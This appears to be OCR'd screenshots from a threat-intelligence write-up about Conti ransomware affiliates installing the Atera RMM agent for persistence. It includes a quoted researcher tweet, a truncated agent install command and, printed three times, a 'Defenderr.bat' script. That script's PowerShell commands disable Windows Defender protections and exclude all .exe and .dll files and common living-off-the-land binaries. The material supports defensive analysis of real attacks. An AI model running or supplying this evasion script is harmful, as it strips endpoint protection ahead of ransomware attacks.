


RMM Software Made for People

Atera is a beautifully simple Remote Monitoring & Management software designed for MSPs & IT professionals.
We combine RMM & PSA, Remote Access, Billing, Reporting, and more in a single all-encompassing platform.

Try It FREE

Atera



ATERA

RMM So
Made fo

Atera is a beautifull
Management softw
professionals.
We combine RMM
Reporting, and mo
platform.

Try It FREE

Vitali Kremez
@VK_Intel

Warning!

🗣Scan for unauthorized Atera Agent installations and Any Desk persistence.


💥The #Conti adversaries install legit @AteraCloud RMM agent w/ one-day burner accounts to survive Cobalt Strike detects.


I confirm as we see Atera along Cobalt installations pre-ransomware

5 באוג׳ 2021 · @BleepinComputer BleepingComputer
Angry Conti ransomware affiliate leaks gang's attack playbook - @LawrenceAbrams
bleepingcomputer.com/news/security/...


הצג שרשור זה

AteraAgent.exe





Functions



Download agent installer

Select OS

Download

Almost there

Download the agent installer

Other Options

Install via the Command Prompt using this script


```
curl -o setup.msi "http://HelpdeskSupport873010208.servicedes…
```

Share the installer download link with your customer


```
http://HelpdeskSupport873010208.servicedesk.atera.com/GetAgen…
```

Installer


Defenderr.bat




```
powershell.exe -command Set-MpPreference -MAPSReporting 0
powershell.exe -command Add-MpPreference -ExclusionProcess '*.exe'
powershell.exe -command Add-MpPreference -ExclusionProcess 'explorer.exe'
powershell.exe -command Add-MpPreference -ExclusionProcess '.exe'
powershell.exe -command Add-MpPreference -ExclusionProcess 'regsvr32'
powershell.exe -command Add-MpPreference -ExclusionProcess 'rundll32.exe'
powershell.exe -command Add-MpPreference -ExclusionProcess 'rundll32*'
powershell.exe -command Add-MpPreference -ExclusionExtension '.exe'"
powershell.exe -command Add-MpPreference -ExclusionProcess 'regsvr32*'
powershell.exe -command Add-MpPreference -ExclusionProcess '.dll'
powershell.exe -command Add-MpPreference -ExclusionProcess '*.dll'
powershell.exe -inputformat none -outputformat none -NonInteractive -Command Add-MpPreference -ExclusionPath
'C:\Windows\System32\WindowsPowerShell\*'
powershell.exe -inputformat none -outputformat none -NonInteractive -Command Add-MpPreference -ExclusionPath
'C:\Windows\System32\WindowsPowerShell\'
powershell.exe -command Add-MpPreference -ExclusionProcess 'powershell.exe'
powershell.exe -command Set-MpPreference -PUAProtection disable
powershell.exe -command Set-MpPreference -EnableControlledFolderAccess Disabled
powershell.exe -command Set-MpPreference -DisableRealtimeMonitoring $true
powershell.exe -command Set-MpPreference -DisableBehaviorMonitoring $true
powershell.exe -command Set-MpPreference -DisableIOAVProtection $true
powershell.exe -command Set-MpPreference -DisablePrivacyMode $true
powershell.exe -command Set-MpPreference -SignatureDisableUpdateOnStartupWithoutEngine $true
powershell.exe -command Set-MpPreference -DisableArchiveScanning $true
powershell.exe -command Set-MpPreference -DisableIntrusionPreventionSystem $true
powershell.exe -command Set-MpPreference -DisableScriptScanning $true
powershell.exe -command Set-MpPreference -SubmitSamplesConsent 2"
powershell.exe -command Set-MpPreference -HighThreatDefaultAction 6 -Force
powershell.exe -command Set-MpPreference -ModerateThreatDefaultAction 6
powershell.exe -command Set-MpPreference -LowThreatDefaultAction 6
powershell.exe -command Set-MpPreference -SevereThreatDefaultAction 6
powershell.exe -command Set-MpPreference -ScanScheduleDay 8
powershell.exe -command Add-MpPreference -ExclusionProcess 'msiexec.exe'
```




Defenderr.bat




```
powershell.exe -command Set-MpPreference -MAPSReporting 0
powershell.exe -command Add-MpPreference -ExclusionProcess '*.exe'
powershell.exe -command Add-MpPreference -ExclusionProcess 'explorer.exe'
powershell.exe -command Add-MpPreference -ExclusionProcess '.exe'
powershell.exe -command Add-MpPreference -ExclusionProcess 'regsvr32'
powershell.exe -command Add-MpPreference -ExclusionProcess 'rundll32.exe'
powershell.exe -command Add-MpPreference -ExclusionProcess 'rundll32*'
powershell.exe -command Add-MpPreference -ExclusionExtension '.exe'"
powershell.exe -command Add-MpPreference -ExclusionProcess 'regsvr32*'
powershell.exe -command Add-MpPreference -ExclusionProcess '.dll'
powershell.exe -command Add-MpPreference -ExclusionProcess '*.dll'
powershell.exe -inputformat none -outputformat none -NonInteractive -Command Add-MpPreference -ExclusionPath
'C:\Windows\System32\WindowsPowerShell\*'
powershell.exe -inputformat none -outputformat none -NonInteractive -Command Add-MpPreference -ExclusionPath
'C:\Windows\System32\WindowsPowerShell\'
powershell.exe -command Add-MpPreference -ExclusionProcess 'powershell.exe'
powershell.exe -command Set-MpPreference -PUAProtection disable
powershell.exe -command Set-MpPreference -EnableControlledFolderAccess Disabled
powershell.exe -command Set-MpPreference -DisableRealtimeMonitoring $true
powershell.exe -command Set-MpPreference -DisableBehaviorMonitoring $true
powershell.exe -command Set-MpPreference -DisableIOAVProtection $true
powershell.exe -command Set-MpPreference -DisablePrivacyMode $true
powershell.exe -command Set-MpPreference -SignatureDisableUpdateOnStartupWithoutEngine $true
powershell.exe -command Set-MpPreference -DisableArchiveScanning $true
powershell.exe -command Set-MpPreference -DisableIntrusionPreventionSystem $true
powershell.exe -command Set-MpPreference -DisableScriptScanning $true
powershell.exe -command Set-MpPreference -SubmitSamplesConsent 2"
powershell.exe -command Set-MpPreference -HighThreatDefaultAction 6 -Force
powershell.exe -command Set-MpPreference -ModerateThreatDefaultAction 6
powershell.exe -command Set-MpPreference -LowThreatDefaultAction 6
powershell.exe -command Set-MpPreference -SevereThreatDefaultAction 6
powershell.exe -command Set-MpPreference -ScanScheduleDay 8
powershell.exe -command Add-MpPreference -ExclusionProcess 'msiexec.exe'
```




Defenderr.bat




```
powershell.exe -command Set-MpPreference -MAPSReporting 0
powershell.exe -command Add-MpPreference -ExclusionProcess '*.exe'
powershell.exe -command Add-MpPreference -ExclusionProcess 'explorer.exe'
powershell.exe -command Add-MpPreference -ExclusionProcess '.exe'
powershell.exe -command Add-MpPreference -ExclusionProcess 'regsvr32'
powershell.exe -command Add-MpPreference -ExclusionProcess 'rundll32.exe'
powershell.exe -command Add-MpPreference -ExclusionProcess 'rundll32*'
powershell.exe -command Add-MpPreference -ExclusionExtension '.exe'"
powershell.exe -command Add-MpPreference -ExclusionProcess 'regsvr32*'
powershell.exe -command Add-MpPreference -ExclusionProcess '.dll'
powershell.exe -command Add-MpPreference -ExclusionProcess '*.dll'
powershell.exe -inputformat none -outputformat none -NonInteractive -Command Add-MpPreference -ExclusionPath 'C:\Windows\System32\WindowsPowerShell\*'
powershell.exe -inputformat none -outputformat none -NonInteractive -Command Add-MpPreference -ExclusionPath 'C:\Windows\System32\WindowsPowerShell\'
powershell.exe -command Add-MpPreference -ExclusionProcess 'powershell.exe'
powershell.exe -command Set-MpPreference -PUAProtection disable
powershell.exe -command Set-MpPreference -EnableControlledFolderAccess Disabled
powershell.exe -command Set-MpPreference -DisableRealtimeMonitoring $true
powershell.exe -command Set-MpPreference -DisableBehaviorMonitoring $true
powershell.exe -command Set-MpPreference -DisableIOAVProtection $true
powershell.exe -command Set-MpPreference -DisablePrivacyMode $true
powershell.exe -command Set-MpPreference -SignatureDisableUpdateOnStartupWithoutEngine $true
powershell.exe -command Set-MpPreference -DisableArchiveScanning $true
powershell.exe -command Set-MpPreference -DisableIntrusionPreventionSystem $true
powershell.exe -command Set-MpPreference -DisableScriptScanning $true
powershell.exe -command Set-MpPreference -SubmitSamplesConsent 2"
powershell.exe -command Set-MpPreference -HighThreatDefaultAction 6 -Force
powershell.exe -command Set-MpPreference -ModerateThreatDefaultAction 6
powershell.exe -command Set-MpPreference -LowThreatDefaultAction 6
powershell.exe -command Set-MpPreference -SevereThreatDefaultAction 6
powershell.exe -command Set-MpPreference -ScanScheduleDay 8
powershell.exe -command Add-MpPreference -ExclusionProcess 'msiexec.exe'
```



